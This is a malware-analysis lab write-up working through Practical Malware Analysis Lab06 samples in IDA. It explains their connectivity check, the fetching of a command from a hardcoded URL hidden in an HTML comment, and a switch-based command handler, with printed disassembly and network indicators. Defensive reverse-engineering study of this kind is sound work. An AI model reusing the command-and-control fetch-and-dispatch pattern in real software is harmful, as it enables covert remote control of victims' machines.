


Figure 1: Lab06–01 | main subroutine

Navigating into the first subroutine called in main (`sub_401000`) (figure 2), we see it executes an external API call `InternetGetConnectedState`, which returns a `TRUE` if the system has an internet connection, and `FALSE` otherwise. This is followed by a comparison against `0` (`FALSE`) and then a `JZ` (Jump If Zero). This means the jump will be successful if `InternetGetConnectedState` returns `FALSE` (`0`) (There is no internet connection).




Figure 2: Lab06–01 | `sub_401000 internet connection test`

Therefore, the jump path (`short loc_40102B`) is taken and the string returned will be '*Error 1.1: No Internet\n*'.

`InternetGetConnectedState` returns `TRUE`, then the jump is not successful, and the returned string is '*Success: Internet Connection\n*'.

Based upon this, it can be determined that the major code construct is a basic **If Statement**.

ii. What is the subroutine located at 0x40105F?

Given the proximity to the strings at the offset addresses in each path, it can be assumed that `sub_40105F` is `printf`, a function used to print text with formatting (supported by the *\n* for newline in the strings).

IDA didn't automatically pick this up for me, but with some cross-referencing and looking into what we would expect as parameters, we can be safe in the assumption.

iii. What is the purpose of this program?

Lab06–01.exe is a simple program to test for internet connection. It utilises API call `InternetGetConnectedState` to determine whether there is internet, and prints an advisory string accordingly.

c. Analyze the malware found in the file *Lab06–02.exe*.

i & ii. What operation does the first subroutine called by main perform? What is the subroutine located at 0x40117F?

This is very similar to Lab06–01.exe. We can easily find the `main` subroutine again (this time `sub_401130`), and again we see the first subroutine called is `sub_401000`. This is very similar as it calls `InternetGetConnectedState` and prints the appropriate message (figure 3). We also can verify that 0x40117F is still the printf function, which I've renamed.




Figure 3: Lab06–02 | `sub_401000 internet connection test & sub_4`0117F (printf)

iii. What does the second subroutine called by main do?

This is something new now; the `main` function in `lab06-02.exe` is a little more complex with an added subroutine and another conditional statement (figure 4). We can see that `sub_401040` is reached by the preceding `cmp` to `0` being successful (`jnz` jump if not 0), which therefore means we’re hoping for the returned value from `sub_401000` to be not 0 — indication there IS internet connection.




Figure 4: Lab06–02 | main subroutine

Navigating to `sub_401040`, we immediately see some key information, which supports the determination that this occurs if there is an internet connection.

The most stand-out information is the two API calls, `InternetOpenA` and `InternetOpenUrlA`, which are used to initiate an internet connection and open a URL. We also see some strings at offset addresses just before these, indicating these are passed to the API calls (figure 5).

```
0000000000401040
0000000000401040
0000000000401040                 ; Attributes: bp-based frame
0000000000401040
0000000000401040                 sub_401040 proc near
0000000000401040
0000000000401040                 Buffer= byte ptr -210h
0000000000401040                 var_20F= byte ptr -20Fh
0000000000401040                 var_20E= byte ptr -20Eh
0000000000401040                 var_20D= byte ptr -20Dh
0000000000401040                 var_20C= byte ptr -20Ch
0000000000401040                 hFile= dword ptr -10h
0000000000401040                 hInternet= dword ptr -0Ch
0000000000401040                 dwNumberOfBytesRead= dword ptr -8
0000000000401040                 var_4= dword ptr -4
0000000000401040
0000000000401040 55              push    ebp
0000000000401041 8B EC           mov     ebp, esp
0000000000401043 81 EC 10 02 00 00 sub   esp, 528        ; Integer Subtraction
0000000000401049 6A 00           push    0               ; dwFlags
000000000040104B 6A 00           push    0               ; lpszProxyBypass
000000000040104D 6A 00           push    0               ; lpszProxy
000000000040104F 6A 00           push    0               ; dwAccessType
0000000000401051 68 F4 70 40 00  push    offset szAgent  ; "Internet Explorer 7.5/pma"
0000000000401056 FF 15 C4 60 40 00 call  ds:InternetOpenA ; Indirect Call Near Procedure
000000000040105C 89 45 F4        mov     [ebp+hInternet], eax
000000000040105F 6A 00           push    0               ; dwContext
0000000000401061 6A 00           push    0               ; dwFlags
0000000000401063 6A 00           push    0               ; dwHeadersLength
0000000000401065 6A 00           push    0               ; lpszHeaders
0000000000401067 68 C4 70 40 00  push    offset szUrl    ; "http://www.practicalmalwareanalysis.com"...
000000000040106C 8B 45 F4        mov     eax, [ebp+hInternet]
000000000040106F 50              push    eax             ; hInternet
0000000000401070 FF 15 B4 60 40 00 call  ds:InternetOpenUrlA ; Indirect Call Near Procedure
0000000000401076 89 45 F0        mov     [ebp+hFile], eax
0000000000401079 83 7D F0 00     cmp     [ebp+hFile], 0  ; Compare Two Operands
000000000040107D 75 1E           jnz     short loc_40109D ; Jump if Not Zero (ZF=0)
```

Figure 5: Lab06–02 | Internet connection API calls and strings

First, `szAgent` containing string "*Internet Explorer 7.5/pma*", which is a User-Agent String, is passed to `InternetOpenA`.
`szUrl` contains the string "*http://www.practicalmalwareanalysis.com/cc.htm*" which is the URL for `InternetOpenUrlA`.

This has another `jnz` where the jump is not taken if `hFile` returned from `InternetOpenUrlA` is `0` (meaning no file was downloaded), where a message is printed "*Error 2.2: Fail to ReadFile\n*" and the internet connection is closed.

iv. What type of code construct is used in sub_40140?

If `szURl` **is** found, the program attempts to read `200h` (512) bytes of the file (*cc.htm*) using the API call `InternetReadFile` (the `jnz` unsuccessful path leads to "*Error 2.2: Fail to ReadFile\n*" printed and connections closed) (figure 6).




Figure 6: Lab06–02 | Reading first 4 bytes of cc.htm

There are then four cmp / jnz blocks which each comparing a single byte from the Buffer and several variables. These may also be seen as Buffer+1, Buffer+2, etc. This is a notable code construct in which a character array is filled with data from InternetReadFile and is read one by one.

These values have been converted (by pressing R) to ASCII. Combined these read <!--, indicative of the start of a comment in HTML. If the value comparisons are successful, then var_20C (likely the whole 512 byes in Buffer, but just mislabeled by IDA) is read. If at any point a byte read is incorrect, then an alternative path is taken and the string "*Error 2.3: Fail to get command\n*" is printed.

Looking back at main, if this all passes with no issues, the string "*Success: Parsed command is %c\n*" is printed and the system does Sleep for 60000 milliseconds (60 seconds) (figure 7). The command printed (displayed through formatting of %c is variable var_8) is the returned value from sub_401040, the contents of *cc.htm.*




Figure 7: Lab06–02 | Reporting successful read of command and sleeping for 60 seconds

v. Are there any network-based indicators for this program?

The key NBIs (network-based indicators) from the program are the user-agent string and URL found related to the `InternetOpenA` and `InternetOpenUrlA` calls; *Internet Explorer 7.5/pma* and *http://www.practicalmalwareanalysis.com/cc.htm*

vi. What is the purpose of this malware?

Very similar to Lab06–01.exe, Lab06–02.exe tests for internet connection and prints an appropriate message. Upon successful connection, however, the program then attempts to download and read the file from http://www.practicalmalwareanalysis.com/cc.htm.


Figure 8: Lab06–02.exe | Tested execution

Upon testing, this file is not available on the server. The program did not successfully read the required first 4 bytes therefore an error message was printed (figure 8).

d. Analyze the malware found in the file *Lab06–03.exe*.

i. Compare the calls in main to Lab06–02.exe's main method. What is the new function called from main?

For both executables, I have renamed all of the functions that we have already analysed. The differentiator between the two is an additional function once internet connection has been tested, the file has been downloaded, and the successful parsing of the command message has been printed — `sub_401130` (figure 9).


main proc near
var_8= byte ptr -8
var_4= dword ptr -4
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h
push ebp
mov ebp, esp
sub esp, 8 ; Integer Subtraction
call testInternet ; Call Procedure
mov [ebp+var_4], eax
cmp [ebp+var_4], 0 ; Compare Two Operands
jnz short loc_401228 ; Jump if Not Zero (ZF=0)
0000000000401228
0000000000401228 loc_401228:
0000000000401228 E8 13 FE FF FF call downloadFile ; Call Procedure
000000000040122D 88 45 F8 mov [ebp+var_8], al
0000000000401230 0F BE 45 F8 movsx eax, [ebp+var_8] ; Move with Sign-Extend
0000000000401234 85 C0 test eax, eax ; Logical Compare
0000000000401236 75 04 jnz short loc_40123C ; Jump if Not Zero (ZF=0)
0000000000401238 33 C0 xor eax, eax ; Logical Exclusive OR
000000000040123A EB 31 jmp short loc_40126D ; Jump
000000000040123C
000000000040123C loc_40123C:
000000000040123C 0F BE 4D F8 movsx ecx, [ebp+var_8] ; Move with Sign-Extend
0000000000401240 51 push ecx
0000000000401241 68 B8 71 40 00 push offset aSuccessParsedC ; "Success: Parsed command is %c\n"
0000000000401246 E8 26 00 00 00 call printf ; Call Procedure
000000000040124B 83 C4 08 add esp, 8 ; Add
000000000040124E 8B 55 0C mov edx, [ebp+argv]
0000000000401251 8B 02 mov eax, [edx]
0000000000401253 50 push eax ; lpExistingFileName
0000000000401254 8A 4D F8 mov cl, [ebp+var_8]
0000000000401257 51 push ecx ; char
0000000000401258 E8 D3 FE FF FF call sub_401130 ; Call Procedure
000000000040125D 83 C4 08 add esp, 8 ; Add
0000000000401260 68 60 EA 00 00 push 60000 ; dwMilliseconds
0000000000401265 FF 15 30 60 40 00 call ds:Sleep ; Indirect Call Near Procedure
000000000040126B 33 C0 xor eax, eax ; Logical Exclusive OR
000000000040126D
000000000040126D loc_40126D:
000000000040126D 8B E5 mov esp, ebp
000000000040126F 5D pop ebp
0000000000401270 C3 retn ; Return Near from Procedure
0000000000401270 main endp




Figure 9: Lab06–03.exe | Comparisons of Lab06–03.exe (left) and Lab06–02.exe (right) main functions

ii. What parameters does this new function take?

`sub_401130` takes 2 parameters. The first is `char`, the command character read from *http://www.practicalmalwareanalysis.com/cc.htm* and `lpExistingFileName` (a long pointer to a character string, 'Existing File Name', which is the program's name (Lab06–03.exe) (figure 10). These were both pushed onto the stack as part of the `main` function.

```
0000000000401130
0000000000401130
0000000000401130                          ; Attributes: bp-based frame
0000000000401130
0000000000401130                          ; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
0000000000401130                          sub_401130 proc near
0000000000401130
0000000000401130                          var_8= dword ptr -8
0000000000401130                          phkResult= dword ptr -4
0000000000401130                          arg_0= byte ptr  8
0000000000401130                          lpExistingFileName= dword ptr  0Ch
0000000000401130
0000000000401130 55                       push    ebp
0000000000401131 8B EC                    mov     ebp, esp
0000000000401133 83 EC 08                 sub     esp, 8           ; Integer Subtraction
0000000000401136 0F BE 45 08              movsx   eax, [ebp+arg_0] ; Move with Sign-Extend
000000000040113A 89 45 F8                 mov     [ebp+var_8], eax
000000000040113D 8B 4D F8                 mov     ecx, [ebp+var_8]
0000000000401140 83 E9 61                 sub     ecx, 61h         ; Integer Subtraction
0000000000401143 89 4D F8                 mov     [ebp+var_8], ecx
0000000000401146 83 7D F8 04              cmp     [ebp+var_8], 4   ; switch 5 cases
000000000040114A 0F 87 91 00 00 00        ja      loc_4011E1       ; jumptable 00401153 default case
```

Figure 10: Lab06–03.exe | `sub_401130 parameters.`

iii. What major code construct does this function contain?

IDA has helpfully indicated that the major code construct is a five-case `switch` statement by adding comments for `'switch 5 cases'` and the `'jumptable 00401153 default case'`. We have previously seen similar `cmp` which are `if` statements, however, in this case, there is a possibility of five paths. We can confirm this in the flowchart graph view, where there are five `switch` cases and one default case (figure 11).

